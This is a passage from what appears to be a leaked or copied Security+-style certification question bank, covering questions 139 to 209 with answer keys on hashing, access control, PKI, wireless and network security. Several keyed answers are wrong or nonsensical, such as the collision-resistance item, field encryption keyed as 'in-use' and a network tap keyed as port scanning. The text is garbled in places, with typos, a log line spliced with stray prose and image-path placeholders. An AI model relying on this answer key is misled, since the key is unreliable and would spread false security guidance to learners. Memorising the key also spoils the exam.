C. Current antivirus definitions
D. Latest OS updates

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
An administrator is testing the collision resistance of different hashing algorithms.
Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions
B. Change management
C. Periodic auditing of user credentials

D. User rights and permission review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics
B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF
D. Calculate the TCO

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 144
Having adequate lighting on the outside of a building is an example of which of the following security controls?

A. Deterrent
B. Compensating
C. Detective
D. Preventative

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?

A. Mandatory access control
B. Discretionary access control
C. Role based access control

D. Rule-based access control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

A. Spear phishing
B. Main-in-the-middle
C. URL hijacking
D. Transitive access

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.

Which of the following protocols would BEST facilitate secure file transfers? (Choose two.)

A. SCP
B. TFTP
C. SNMP
D. FTP
E. SMTP
F. FTPS

Correct Answer: AF

Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internet-based control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence.

Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

A. The company implements a captive portal
B. The thermostat is using the incorrect encryption algorithm
C. the WPA2 shared likely is incorrect
D. The company's DHCP server scope is full

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

A. RSA
B. TwoFish
C. Diffie-Helman
D. NTLMv2
E. RIPEMD

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 151
Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

A. MOU
B. ISA
C. BPA
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152

Which of the following are MOST susceptible to birthday attacks?

A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.
Which of the following is required to complete the certificate chain?

A. Certificate revocation list
B. Intermediate authority
C. Recovery agent
D. Root of trust

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

A. Deterrence
B. Mitigation
C. Avoidance
D. Acceptance

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
Joe notices there are several user accounts on the local network generating spam with embedded malicious code.

Which of the following technical control should Joe put in place to BEST reduce these incidents?

A. Account lockout
B. Group Based Privileges
C. Least privilege D. Password complexity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys.

Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?

A. Key escrow
B. Digital signatures
C. PKI
D. Hashing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.

Which of the following capabilities would be MOST appropriate to consider implementing is response to the new requirement?

A. Transitive trust
B. Symmetric encryption
C. Two-factor authentication
D. Digital signatures
E. One-time passwords

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
Joe a website administrator believes he owns the intellectual property for a company invention and has been replacing image files on the company's public facing website in the DMZ. Joe is using steganography to hide stolen data.

Which of the following controls can be implemented to mitigate this type of inside threat?

A. Digital signatures
B. File integrity monitoring
C. Access controls
D. Change management
E. Stateful inspection firewall

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
Which of the following is commonly used for federated identity management across multiple organizations?

A. SAML
B. Active Directory
C. Kerberos
D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.

Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A security administrator has been asked to implement a VPN that will support remote access over IPSEC.

Which of the following is an encryption algorithm that would meet this requirement?

A. MD5
B. AES
C. UDP
D. PKI

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.

Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
A company would like to prevent the use of a known set of applications from being used on company computers.

Which of the following should the security administrator implement?

A. Whitelisting
B. Anti-malware
C. Application hardening

D. Blacklisting
E. Disable removable media

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and law performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

A. The switch also serves as the DHCP server
B. The switch has the lowest MAC address
C. The switch has spanning tree loop protection enabled
D. The switch has the fastest uplink port

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.

This is because the encryption scheme in use adheres to:


A. Asymmetric encryption
B. Out-of-band key exchange
C. Perfect forward secrecy

D. Secure key escrow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:



```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167
During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

A. Network mapping
B. Vulnerability scan
C. Port Scan
D. Protocol analysis

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded
D. At-rest

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

A. TACACS+
B. RADIUS
C. Kerberos
D. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 171
A network technician is trying to determine the source of an ongoing network based attack.

Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?

A. Proxy
B. Protocol analyzer
C. Switch
D. Firewall

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
The security administrator has noticed cars parking just outside of the building fence line.

Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Choose two.)

A. Create a honeynet
B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls
F. Implement a warning banner

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.
Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP

B. Kerberos
C. SAML
D. TACACS+

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSLinspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

A. Job rotation
B. Log failure

C. Lack of training
D. Insider threat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
B. Have the external vendor come onsite and provide access to the PACS directly
C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Choose two.)

A. SQL injection
B. Session hijacking
C. Cross-site scripting
D. Locally shared objects
E. LDAP injection

Correct Answer: BC

Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)


A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181

A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



```
VPN log:
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
Corporate firewall log:
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
Workstation host firewall log:
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(msrdp) (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out

B. User1 has been locked out due to too many failed passwords

C. Lack of network time synchronization is causing authentication mismatches

D. The workstation has been compromised and is accessing known malware sites

E. The workstation host firewall is not allowing remote desktop connections

Correct Answer: E

Section: (none)

Explanation

Explanation/Reference:

QUESTION 182

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?

A. Create an ACL to allow the FTP service write access to user directories
B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging

B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

A. Time of day restrictions
B. Principle of least privilege
C. Role-based access control

D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.

Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

A. Enable and configure EFS on the file system.
B. Ensure the hardware supports TPM, and enable it in the BIOS.
C. Ensure the hardware supports VT-X, and enable it in the BIOS.
D. Enable and configure BitLocker on the drives.
E. Enable and configure DFS across the file system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

A. Biometrics
B. Cameras
C. Motion detectors
D. Mantraps

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?
A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer
D. Banner grabbing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.

B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 194
A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

A. Transference
B. Acceptance
C. Mitigation
D. Deterrence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
A security administrator is reviewing the following network capture:



```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```


Which of the following malware is MOST likely to generate the above information?

A. Keylogger
B. Ransomware
C. Logic bomb
D. Adware

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 196
A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:




```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```


Which of the following rules would be BEST to resolve the issue? A.




```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```



```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```



```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```



```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

B.

C.

D.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards
C. Infrared detection
D. Alarms

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
The computer resource center issued smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented to control the types of tools the managers install?

A. Download manager
B. Content manager
C. Segmentation manager
D. Application manager

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 199

Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?

A. Remote exploit
B. Amplification
C. Sniffing
D. Man-in-the-middle

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200

A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

A. Enable ESSID broadcast
B. Enable protected management frames
C. Enable wireless encryption
D. Disable MAC authentication
E. Disable WPS
F. Disable SSID broadcast

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201

A wireless network has the following design requirements:

- Authentication must not be dependent on enterprise directory service

- It must allow background reconnection for mobile users
- It must not depend on user certificates

Which of the following should be used in the design to meet the requirements? (Choose two.)

A. PEAP
B. PSK
C. Open systems authentication
D. EAP-TLS
E. Captive portals

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

A. a keylogger
B. spyware
C. ransomware
D. a logic bomb

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing

B. Static review
C. Code signing
D. Regression testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 204
Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

A. Ransomware
B. Rootkit
C. Backdoor
D. Keylogger

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205
A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN.
Which of the following commands should the security administrator implement within the script to accomplish this task?



```
A. arp - s 192.168.1.1 00-3a-d1-fa-b1-06
B. dig - x @192.168.1.1 mypc.comptia.com
C. nmap - A - T4 192.168.1.1
D. tcpdump - lnv host 192.168.1.1 or other 00:3a:d1:fa:b1:06
```

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206
Which of the following is the BEST reason for salting a password hash before it is stored in a database?

A. To prevent duplicate values from being stored
B. To make the password retrieval process very slow
C. To protect passwords from being saved in readable format
D. To prevent users from using simple passwords for their access credentials

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

A. Script kiddie

B. Hacktivist
C. Cryptologist
D. Security auditor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208
An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

A. Open ID Connect
B. SAML
C. XACML
D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209

Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

